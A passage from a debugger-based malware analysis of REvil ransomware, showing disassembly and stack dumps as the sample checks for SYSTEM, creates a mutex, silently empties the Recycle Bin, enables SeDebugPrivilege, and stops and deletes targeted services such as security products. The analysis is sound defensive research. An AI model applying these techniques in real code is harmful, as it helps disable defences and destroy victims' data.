006FF730  006FF74C
```

Figure 71

The following parameters are decrypted using RC4: "-nolan", "-nolocal", "-path", "-silent", "-smode", "-fast", and "-full".


The malicious executable extracts the command-line string for the process:



```
01281D62  FF 15 80 4E 29 01  call dword ptr ds:[<&GetCommandLineW>]
01281D68  50              push eax

dword ptr [01294E80 <malware.&GetCommandLineW>]=<kernel32.GetCommandLineW>

.text:01281D62 malware.exe:$1D62 #1162

Default (stdcall)  5  Unlocke
1: [esp] 006FF794 &L"-nolan"
2: [esp+4] 04B5A440
3: [esp+8] 00477000
4: [esp+C] 006FF8AC L"-nolan"
```

Figure 72


The CommandLineToArgvW routine is used to obtain an array of pointers to the command line arguments:



```
01281D5F  50              push eax
01281D60  33 DB           xor ebx,ebx
01281D62  FF 15 80 4E 29 01  call dword ptr ds:[<&GetCommandLineW>]
01281D68  50              push eax
01281D69  FF 15 58 4F 29 01  call dword ptr ds:[<&CommandLineToArgvW>]
01281D6F  8B F8           mov edi,eax

dword ptr [01294F58 <malware.&CommandLineToArgvW>]=<shell32.CommandLineToArgvW>

.text:01281D69 malware.exe:$1D69 #1169

x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 007622FE L"\"C:\\Users\\[redacted]\\Desktop
2: [esp+4] 006FF794 &L"-nolan"
3: [esp+8] 04B5A440
4: [esp+C] 00477000

006FF780  007622FE  L"\"C:\\Users\\[redacted]\\Desktop\\malware.exe\
006FF784  006FF794  &L"-nolan"
```

Figure 73


The malware verifies whether the current user is SYSTEM by calling the SHTestTokenMembership function (0x12 = **SECURITY_LOCAL_SYSTEM_RID**):



```
01284EC9  6A 12           push 12
01284ECB  6A 00           push 0
01284ECD  FF 15 6C 50 29 01  call dword ptr ds:[<&SHTestTokenMembership>]
01284ED3  83 3D 88 5F 29 01 00  cmp dword ptr ds:[1295F88],0

dword ptr [0129506C <malware.&SHTestTokenMembership>]=<shell32.SHTestTokenMembership>

.text:01284ECD malware.exe:$4ECD #42CD

x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unloc
1: [esp] 00000000
2: [esp+4] 00000012
3: [esp+8] 01284EFA malware.01284EFA
4: [esp+C] 76A78654 kernel32.76A78654

006FF8F0  00000000
006FF8F4  00000012
```

Figure 74

The binary creates a mutex called "Global\8D87239A-846D-CD1A-F9C2-8B6763B3B04F" in order to ensure that only one copy of the ransomware is running at a single time:



```
012859C5   50                 push eax
012859C6   56                 push esi
012859C7   56                 push esi
012859C8   FF 15 FC 4E 29 01  call dword ptr ds:[<&CreateMutexW>]
012859CE   A3 A4 58 29 01     mov dword ptr ds:[12958A4],eax

dword ptr [01294EFC <malware.&CreateMutexW>]=<kernel32.CreateMutexW>

.text:012859C8 malware.exe:$59C8 #4DC8
```


```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 006FF898 L"Global\\8D87239A-846D-CD
4: [esp+C] 01284EF5 <malware.EntryPoint>
```

```
Address  Hex                                              ASCII
006FF898 47 00 6C 00 6F 00 62 00 61 00 6C 00 5C 00 38 00  G.l.o.b.a.l.\.8.
006FF8A8 44 00 38 00 37 00 32 00 33 00 39 00 41 00 2D 00  D.8.7.2.3.9.A.-.
006FF8B8 38 00 34 00 36 00 44 00 2D 00 43 00 44 00 31 00  8.4.6.D.-.C.D.1.
006FF8C8 41 00 2D 00 46 00 39 00 43 00 32 00 2D 00 38 00  A.-.F.9.C.2.-.8.
006FF8D8 42 00 36 00 37 00 36 00 33 00 42 00 33 00 42 00  B.6.7.6.3.B.3.B.
006FF8E8 30 00 34 00 46 00 00 00 0C F9 6F 00 E1 4E 28 01  0.4.F....ùo.áN(.
```

```
006FF888 00000000
006FF88C 00000000
006FF890 006FF898  L"Global\\8D87239A-846D-CD1A-F9C2-8B67631
006FF894 01284EF5  malware.EntryPoint
006FF898 006C0047
006FF89C 0062006F
006FF8A0 006C0061
006FF8A4 0038005C  "<I"
006FF8A8 00380044
```

Figure 75

The SHEmptyRecycleBinW API is utilized to empty the Recycle Bin on all drives (0x7 = **SHERB_NOCONFIRMATION** | **SHERB_NOPROGRESSUI** | **SHERB_NOSOUND**):




```
01284771   6A 07              push 7
01284773   33 FF              xor edi,edi
01284775   57                 push edi
01284776   57                 push edi
01284777   FF 15 B4 4F 29 01  call dword ptr ds:[<&SHEmptyRecycleBinW>]
0128477D   68 00 80 00 00     push 8000

dword ptr [01294FB4 <malware.&SHEmptyRecycleBinW>]=<shell32.SHEmptyRecycleBinW>

.text:01284777 malware.exe:$4777 #3B77
```

```
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 00000007
4: [esp+C] 01284EF5 <malware.EntryPoint>
```

```
006FF8D8 00000000
006FF8DC 00000000
006FF8E0 00000007
```

Figure 76

The file retrieves a pseudo handle for the current process:




```
01284782   FF 15 BC 4D 29 01  call dword ptr ds:[<&GetCurrentProcess>]
01284788   50                 push eax

dword ptr [01294DBC <malware.&GetCurrentProcess>]=<kernel32.GetCurrentProcess>

.text:01284782 malware.exe:$4782 #3B82
```

```
Default (stdcall)   5   Unlocke
1: [esp] 00008000
2: [esp+4] 01284EF5 <malware.EntryPoint>
3: [esp+8] 01284EF5 <malware.EntryPoint>
4: [esp+C] 59CEEE3E
```

Figure 77

The priority class for the process is changed to 0x8000 (**ABOVE_NORMAL_PRIORITY_CLASS**) using the SetPriorityClass API:




```
0128477D   68 00 80 00 00     push 8000
01284782   FF 15 BC 4D 29 01  call dword ptr ds:[<&GetCurrentProcess>]
01284788   50                 push eax
01284789   FF 15 5C 4F 29 01  call dword ptr ds:[<&SetPriorityClass>]
0128478F   68 01 00 00 80     push 80000001

dword ptr [01294F5C <malware.&SetPriorityClass>]=<kernel32.SetPriorityClass>

.text:01284789 malware.exe:$4789 #3B89
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] FFFFFFFF
2: [esp+4] 00008000
3: [esp+8] 01284EF5 <malware.EntryPoint>
4: [esp+C] 01284EF5 <malware.EntryPoint>
```

```
006FF8DC FFFFFFFF
006FF8E0 00008000
```

Figure 78

REvil prevents the system from entering sleep or turning off the display while it's running (0x80000001 = **ES_CONTINUOUS** | **ES_SYSTEM_REQUIRED**):




```
0128478F   68 01 00 00 80     push 80000001
01284794   FF 15 DC 4D 29 01  call dword ptr ds:[<&SetThreadExecutionState>]
0128479A   6A 14              push 14

dword ptr [01294DDC <malware.&SetThreadExecutionState>]=<kernel32.SetThreadExecutionState>

.text:01284794 malware.exe:$4794 #3B94
```

```
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 80000001
2: [esp+4] 01284EF5 <malware.EntryPoint>
3: [esp+8] 01284EF5 <malware.EntryPoint>
4: [esp+C] 59CEEE3E
```

```
006FF8E0 80000001
```

Figure 79

The process enables the SeDebugPrivilege privilege in the access token using RtlAdjustPrivilege (0x14 = **SeDebugPrivilege**):




```
012879B7   50            push eax
012879B8   6A 01         push 1
012879BA   8B F1         mov esi,ecx
012879BC   6A 01         push 1
012879BE   56            push esi
012879BF   FF 15 E8 4F 29 01   call dword ptr ds:[<&RtlAdjustPrivilege>]

dword ptr [01294FE8 <malware.&RtlAdjustPrivilege>]=<ntdll.RtlAdjustPrivilege>

.text:012879BF malware.exe:$79BF #6DBF
```

```
x87StatusWord 0020
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000014
2: [esp+4] 00000001
3: [esp+8] 00000001
4: [esp+C] 006FF8DB

006FF8C4  00000014
006FF8C8  00000001
006FF8CC  00000001
006FF8D0  006FF8DB
```

Figure 80

A new thread that will execute the sub_12841D3 function is created by the malware:




```
012847AA   57            push edi
012847AB   57            push edi
012847AC   57            push edi
012847AD   68 D3 41 28 01   push malware.12841D3
012847B2   57            push edi
012847B3   57            push edi
012847B4   FF 15 04 50 29 01   call dword ptr ds:[<&CreateThread>]

dword ptr [01295004 <malware.&CreateThread>]=<kernel32.CreateThread>

.text:012847B4 malware.exe:$47B4 #3BB4
```

```
x87StatusWord 0020
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 012841D3 malware.012841D3
4: [esp+C] 00000000

Address   Hex                                                ASCII
006FF8DB  00 00 00 00 00 00 00 00 00 F5 4E 28 01 F5 4E 28   .........õN(.õN(
006FF8EB  01 3E EE CE 59 0C F9 6F 00 F2 4E 28 01 FA 4E 28   .>îÎY.ùo.òN(.úN(

006FF8CC  00000000
006FF8D0  00000000
006FF8D4  012841D3  malware.012841D3
006FF8D8  00000000
006FF8DC  00000000
006FF8E0  00000000
```

Figure 81

The OpenSCManagerW routine is used to establish a connection to the service control manager on the local machine. The database name was previously decrypted using RC4 (0x4 = **SC_MANAGER_ENUMERATE_SERVICE**):




```
01283836   6A 04         push 4
01283838   50            push eax
01283839   53            push ebx
0128383A   FF 15 24 4E 29 01   call dword ptr ds:[<&OpenSCManagerW>]

dword ptr [01294E24 <malware.&OpenSCManagerW>]=<advapi32.OpenSCManagerW>

.text:0128383A malware.exe:$383A #2C3A
```

```
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] 006FF88C
3: [esp+8] 00000004
4: [esp+C] 01284EF5 <malware.EntryPoint>

Address   Hex                                                ASCII
006FF88C  63 FE A1 A4 FF 66 E6 90 93 20 5B 51 5D 3A 90 77   cþ¡¤ÿfæ.. [Q]:.w
006FF89C  B5 41 49 99 57 33 4D A8 FF FE 72 E8 00 00 E6 76   µAI.W3M¨ÿþrè..æv

006FF878  00000000
006FF87C  006FF88C
006FF880  00000004
006FF884  01284EF5  malware.EntryPoint
006FF888  00477000
```

Figure 82

The binary extracts all active services via a call to EnumServicesStatusExW (0x30 = **SERVICE_WIN32**, 0x1 = **SERVICE_ACTIVE**):



```
01283895   53                  push ebx
01283896   53                  push ebx
01283897   8D 4D F8            lea ecx,dword ptr ss:[ebp-8]
0128389A   51                  push ecx
0128389B   8D 4D FC            lea ecx,dword ptr ss:[ebp-4]
0128389E   51                  push ecx
0128389F   FF 75 FC            push dword ptr ss:[ebp-4]
012838A2   50                  push eax
012838A3   6A 01               push 1
012838A5   6A 30               push 30
012838A7   53                  push ebx
012838A8   56                  push esi
012838A9   FF 15 48 4E 29 01   call dword ptr ds:[<&EnumServicesStatusExW>]
012838AF   85 C0               test eax,eax

dword ptr [01294E48 <malware.&EnumServicesStatusExW>]=<advapi32.EnumServicesStatusExW>

.text:012838A9 malware.exe:$38A9 #2CA9
```


```
x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 00798D08
2: [esp+4] 00000000
3: [esp+8] 00000030
4: [esp+C] 00000001
```

```
Address  Hex                                              ASCII
04B5BF38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04B5BF48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04B5BF58 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04B5BF68 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04B5BF78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04B5BF88 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
006FF85C 00798D08
006FF860 00000000
006FF864 00000030
006FF868 00000001
006FF86C 04B5BF38
006FF870 0000287C
006FF874 006FF8D8  "|("
006FF878 006FF8D4
006FF87C 00000000
006FF880 00000000
```

Figure 83

There is a comparison between a service name and the targeted list of services ("svc" field):




```
012837E9   8B 0E            mov ecx,dword ptr ds:[esi]
012837EB   8B D3            mov edx,ebx
012837ED   E8 C2 1B 00 00   call malware.12853B4
012837F2   85 C0            test eax,eax
012837F4   75 09            jne malware.12837FF
012837F6   8B 76 04         mov esi,dword ptr ds:[esi+4]
012837F9   85 F6            test esi,esi
012837FB   75 EC            jne malware.12837E9
012837FD   EB 03            jmp malware.1283802
```

```
EAX   04B5E794   L"adobearmservice"
EBX   04B5E794   L"adobearmservice"
ECX   04ADA260   L"sophos"
EDX   04B5E794   L"adobearmservice"
EBP   006FF8DC
ESP   006FF870
ESI   04ADA288   &L"sophos"
EDI   00000000
```

Figure 84

The executable opens a targeted service using OpenServiceW (0x10020 = **DELETE** | **SERVICE_STOP**):




```
012838CF   68 20 00 01 00      push 10020
012838D4   FF 33               push dword ptr ds:[ebx]
012838D6   56                  push esi
012838D7   FF 15 A4 4E 29 01   call dword ptr ds:[<&OpenServiceW>]
012838DD   8B D8               mov ebx,eax

dword ptr [01294EA4 <malware.&OpenServiceW>]=<advapi32.OpenServiceW>

.text:012838D7 malware.exe:$38D7 #2CD7
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 00798D08
2: [esp+4] 04B5E53C L"cdpsvc"
3: [esp+8] 00010020
4: [esp+C] 00000000
```

```
006FF874 00798D08
006FF878 04B5E53C  L"cdpsvc"
006FF87C 00010020
```

Figure 85

The service is stopped via a function call to ControlService (0x1 = **SERVICE_CONTROL_STOP**):




```
012838F4   50                  push eax
012838F5   6A 01               push 1
012838F7   53                  push ebx
012838F8   FF 15 68 50 29 01   call dword ptr ds:[<&ControlService>]
012838FE   53                  push ebx

dword ptr [01295068 <malware.&ControlService>]=<advapi32.ControlService>

.text:012838F8 malware.exe:$38F8 #2CF8
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 007B2D50
2: [esp+4] 00000001
3: [esp+8] 006FF8AC
4: [esp+C] 00000000
```

```
006FF874 007B2D50
006FF878 00000001
006FF87C 006FF8AC
```

Figure 86

Finally, the targeted service is deleted by the ransomware:




```
012838FE   53            push ebx
012838FF   85 C0         test eax,eax
01283901   74 22         je malware.1283925
01283903   FF 15 40 4E 29 01   call dword ptr ds:[<&DeleteService>]
01283909   85 C0         test eax,eax

dword ptr [01294E40 <malware.&DeleteService>]=<advapi32.DeleteService>

.text:01283903 malware.exe:$3903 #2D03
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0
Default (stdcall)   5   Unloc
1: [esp] 007B2D50
2: [esp+4] 00000000
3: [esp+8] 01284EF5 <malware.EntryPoint>
4: [esp+C] 00477000
006FF87C 007B2D50
```

Figure 87

The CreateToolhelp32Snapshot function is used to take a snapshot of all processes in the system (0x2 = **TH32CS_SNAPPROCESS**):




```
01285922   6A 00         push 0
01285924   6A 02         push 2
01285926   FF 15 AC 4E 29 01   call dword ptr ds:[<&CreateToolhelp32Snapshot>]
0128592C   8B F0         mov esi,eax

dword ptr [01294EAC <malware.&CreateToolhelp32Snapshot>]=<kernel32.CreateToolhelp32Snapshot>

.text:01285926 malware.exe:$5926 #4D26
```

```
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0
Default (stdcall)   5   Unlock
1: [esp] 00000002
2: [esp+4] 00000000
3: [esp+8] 01284EF5 <malware.EntryPoint>
4: [esp+C] 770C5B87 ntdll.770C5B87
006FF6A0 00000002
006FF6A4 00000000
```

Figure 88

The malware retrieves information about the first process from the snapshot using the Process32FirstW routine:




```
01285947   50            push eax
01285948   56            push esi
01285949   FF 15 AC 4D 29 01   call dword ptr ds:[<&Process32FirstW>]
0128594F   85 C0         test eax,eax

dword ptr [01294DAC <malware.&Process32FirstW>]=<kernel32.Process32FirstW>

.text:01285949 malware.exe:$5949 #4D49
```

```
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0
Default (stdcall)   5   Unlock
1: [esp] 00000478
2: [esp+4] 006FF6AC
3: [esp+8] 01284EF5 <malware.EntryPoint>
4: [esp+C] 0000022C
006FF6A0 00000478
006FF6A4 006FF6AC
```

Figure 89

The enumeration continues by calling the Process32NextW API:

